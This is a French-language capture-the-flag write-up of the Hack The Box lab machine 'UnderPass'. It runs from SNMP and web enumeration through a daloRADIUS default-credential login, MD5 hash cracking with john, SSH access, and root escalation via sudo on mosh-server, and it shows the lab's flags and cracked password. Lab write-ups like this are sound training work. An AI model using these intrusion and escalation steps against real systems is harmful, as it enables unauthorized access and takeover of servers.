


UnderPass



Scanning

TCP

```
nmap -sS -sV -Pn -p- -T5 IP -vv | tee nmap_result.txt
```

```
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
```

- Mais rien est trouvé, malgré les énumérations,

UDP

```
nmap -sU -T5 -p- IP -vv
```

```
161/udp open  snmp      udp-response ttl 63
```

SNMP open

NMAP script SNMP

```
nmap -sU -p161 --script=snmp* 10.10.11.48
```

```
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 35m10s
| snmp-brute:
|_  public - Valid credentials
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6
10:38:22 UTC 2024 x86_64
|_  System uptime: 35m12.23s (211223 timeticks)
```

community : public

Enumeration

snmpwalk

```
snmpwalk -v2c -c public 10.10.11.48
```

output

```
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP
Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (213848) 0:35:38.48
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the
basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the
SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP
implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification,
plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (215249) 0:35:52.49
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E9 05 05 0E 30 06 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic
root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 216
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
iso.3.6.1.2.1.25.1.7.0 = No more variables left in this MIB View (It is past the end
of the MIB tree)
```

iso.3.6.1.2.1.1.4.0 = STRING: "[steve@underpass.htb](#)"


iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in

Nous avons ici un nom d'utilisateur et le nom de domaine du site.

```
UnDerPass.htb > /etc/hosts
```

Mais toujours rien au niveau de la page web;

```
UnDerPass.htb is the only daloradius >>>> Serveur Radius
```



On a pas les droits d'accès, par contre, on peut toujours énumérer :

dirsearch

dirsearch -u <http://UnDerPass.htb/daloradius/>

```
[10:06:47] 200 - 221B - /daloradius/.gitignore
[10:06:58] 301 - 323B - /daloradius/app -> http://underpass.htb/daloradius/app/
[10:07:01] 200 - 24KB - /daloradius/ChangeLog
[10:07:04] 301 - 323B - /daloradius/doc -> http://underpass.htb/daloradius/doc/
[10:07:04] 200 - 2KB - /daloradius/docker-compose.yml
[10:07:04] 200 - 2KB - /daloradius/Dockerfile
[10:07:10] 301 - 327B - /daloradius/library ->
http://underpass.htb/daloradius/library/
[10:07:10] 200 - 18KB - /daloradius/LICENSE
[10:07:19] 200 - 10KB - /daloradius/README.md
[10:07:21] 301 - 325B - /daloradius/setup ->
http://underpass.htb/daloradius/setup/
```

docker-compose.yml

```
cat docker-compose.yml
version: "3"

services:

  radius-mysql:
    image: mariadb:10
    container_name: radius-mysql
    restart: unless-stopped
```

```
environment:
- MYSQL_DATABASE=radius
- MYSQL_USER=radius
- MYSQL_PASSWORD=radiusdbpw
- MYSQL_ROOT_PASSWORD=radiusrootdbpw
volumes:
- "/data/mysql:/var/lib/mysql"
```

On a un chemin intéressant, /daloradius/app, l'accès nous est refusé, mais on peut toujours essayer d'énumérer :


dirsearch -u <http://UnDerPass.htb/daloradius/app> -w /usr/share/wordlists/Discovery/Web-Content/big.txt

Target: http://UnDerPass.htb/

```
[02:26:48] Starting: daloradius/app/
[02:27:13] 301 - 330B - /daloradius/app/common ->
http://underpass.htb/daloradius/app/common/
[02:27:45] 301 - 329B - /daloradius/app/users ->
http://underpass.htb/daloradius/app/users/
[02:27:45] 302 - 0B - /daloradius/app/users/ -> home-main.php
[02:27:45] 200 - 2KB - /daloradius/app/users/login.php
```

Task Completed

On a un login.php :




J'ai pas trouvé d'exploitation possible sur cette interface


- je refais au cas où un dirsearch mais depuis la wordlist big.txt :

```
[02:36:30] Starting: daloradius/app/
[02:36:52] 301 - 330B - /daloradius/app/common ->
http://underpass.htb/daloradius/app/common/
```

```
[02:37:29] 301 - 333B - /daloradius/app/operators ->  
http://underpass.htb/daloradius/app/operators/  
[02:38:01] 301 - 329B - /daloradius/app/users ->  
http://underpass.htb/daloradius/app/users/
```

operators



 daloRADIUS

Login Required

Username

Password

Location
default

Login Please

daloRADIUS 2.2 beta


Je regarde sur internet les 'defaults credentials' de daloradius :

Note

After finishing all the steps above, we can verify the results by visiting: <http://freeradius-ip/daloradius/> and the default username/password is **administrator/radius**

← → ↺ 🏠 <http://underpass.htb/daloradius/app/operators/> ☆ ⬇️ 👤 🐞 📄 🔍

🟢 HTB Labs 🟢 HTB Certifications 🟢 Password saved 🟢 CTF Platform 🟢 Help Center 🟢 HTB Blog

 [Home](#) [Management](#) [Reports](#) [Accounting](#) [Billing](#) [GIS](#) [Graphs](#) [Config](#) [Help](#) 🔍

Home

STATUS

- 📶 Server Status
- 📶 Services Status
- 🕒 Last Connection Attempts

LOGS


- 📄 Radius Log
- 📄 System Log

SUPPORT

daloRADIUS - RADIUS Management version 2.2 beta / 03 Jul 2024

[Read More](#)


daloRADIUS



Users

Total: 1


[Go to users list](#)



Nas

Total: 0

[Go to NAS list](#)



Hotspots

Total: 0

[Go to hotspots list](#)

Last Connection Attempts

⚠️ no data to show

Currently online

⚠️ no data to show

Last month top users

⚠️ no data to show

Exploitation

MD5

Username
svcMosh
example: john_doe. The exact username the user will use to connect to the system.
Password
412DD4759978ACFCC81DEAB01B382403
example: P@ssw0rd!. The user's password. Note that some systems use case-sensitive passwords, so please take extra care.
Full Name

Son mot de passe est haché.

john

```
____ [★]$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
____ [★]$ john --show --format=raw-md5 hash.txt
```

underwaterfriends

1 password hash cracked, 0 left

ssh

ssh [svcMosh@10.10.11.48](#)

```
svcMosh@underpass:~$ id
uid=1002(svcMosh) gid=1002(svcMosh) groups=1002(svcMosh)
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ cat user.txt
226786f36a452a2f7745b4a3e1288e1f
svcMosh@underpass:~$
```

Root

User svcMosh may run the following commands on localhost:

(ALL) NOPASSWD: /usr/bin/mosh-server

Directement, je regarde sur internet si il y a des exploits avec ces droits, je trouve ça :

Note

Priv Esc - when /mosh-server can run without password

```
mosh --server="sudo /usr/bin/mosh-server" localhost
```

or

```
// use any port between 60000 and 61000 and executes the user's login shell.
```

```
// lists out a MOSH_Key - use it in next command
```

```
sudo /usr/bin/mosh-server new -p 60013
```

```
MOSH_KEY=RmYsRZ1ch9feXBDfpY53jA mosh-client 127.0.0.1 60013
```

Cette commande :

- Lance **mosh** pour établir une session shell vers `localhost` (la machine locale).
- Utilise `sudo /usr/bin/mosh-server` comme serveur, donc :
 - Le **serveur mosh s'exécute avec les droits root** (grâce au `sudo`).
 - Une **session shell root est ouverte** via mosh, même si tu n'as pas le mot de passe root.

```
root@underpass:~# ls
root.txt
root@underpass:~# cat root.txt
c7b3514c866a4b12d960f8891f01c929
root@underpass:~# █
```